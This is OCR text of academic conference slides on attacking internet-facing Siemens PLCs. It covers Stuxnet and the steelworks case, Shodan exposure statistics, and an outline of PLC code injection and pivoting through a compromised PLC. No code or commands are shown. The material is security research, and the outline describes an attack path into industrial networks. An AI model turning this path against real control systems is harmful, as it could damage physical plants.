Internet-Facing PLCs - A New Back Orifice


Johannes Klick, Stephan Lau, Daniel Marzin,
Jan-Ole Malchow, Volker Roth

<firstname>.<lastname>@scadacs.org

AG Secure Identity
Department of Mathematics and Computer Science
Freie Universität Berlin
www.scadacs.org

SCADACS

Opening



Volker Roth
Daniel Marzin
Stephan Arndt
Jacob Bode
Tina Meyer

Jan-Ole Malchow
Sascha Zinke
Marl Joos
Marvin Ullrich

Johannes Klick
Stephan Lau
Matthias Sekul
Yannik Robin Kettenbach
Hinnerk van Bruinehsen

https://www.scadacs.org

SCADACS

Talk Overview

Talk Overview

Introduction

- Traditional Attack Vectors

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- Internet-facing PLCs

SCADACS

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- Generell Attack Overview

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Siemens PLCs

- STL Language and its MC7 Bytecode

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Siemens PLCs

- STL Language and its MC7 Bytecode
- S7Comm Protocol (downloading program blocks)

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- STL Language and its MC7 Bytecode
- S7Comm Protocol (downloading program blocks)

Attack Details

- PLC Code Injection with PLCinject (Demo)

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Attack Details

- PLC Code Injection with PLCinject (Demo)
- SNMP Scanner & SOCKS Proxy in STL
- Attack Evaluation

Traditional Attack Vectors of PLCs

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Stuxnet

- Compromising an off-line site through the supply chain

Traditional Attack Vectors of PLCs

Stuxnet

- Compromising an off-line site through the supply chain
- Compromised Siemens IDE downloaded malicious code to the PLC.

SCADACS


German steelwork

- Compromising an on-line site through the business IT

German steelwork


- Compromising an on-line site through the business IT
- Manipulated steel works ICS damaged the furnace

Control System Distribution - Europe



Datasource: SHODAN (2015)

Control System Distribution - USA



Datasource: SHODAN (2015)

Internet-facing Control Systems (worldwide)

Table : Comparison of counts per digital control device type (Datasource: SHODAN).


Category	2013	2015	Change
PLCND	23.873	44.883	+88%
BMS	31.411	33.883	+7%
PLC	7.254	28.189	+289%
SCADA	2.254	5.813	+158%
ERP	1.400	1.774	+27%
TM	788	1.726	+119%
HMI	1.741	979	−44%
	86.181	109.692	+27%

Internet-facing PLCs

- What is behind an Internet facing PLC?
- Are there more indirect internet facing PLCs?
- Maybe a whole production network?


Attack Overview

Attack Overview I




PLC 1 is connected to the Internet.

Attack Overview II



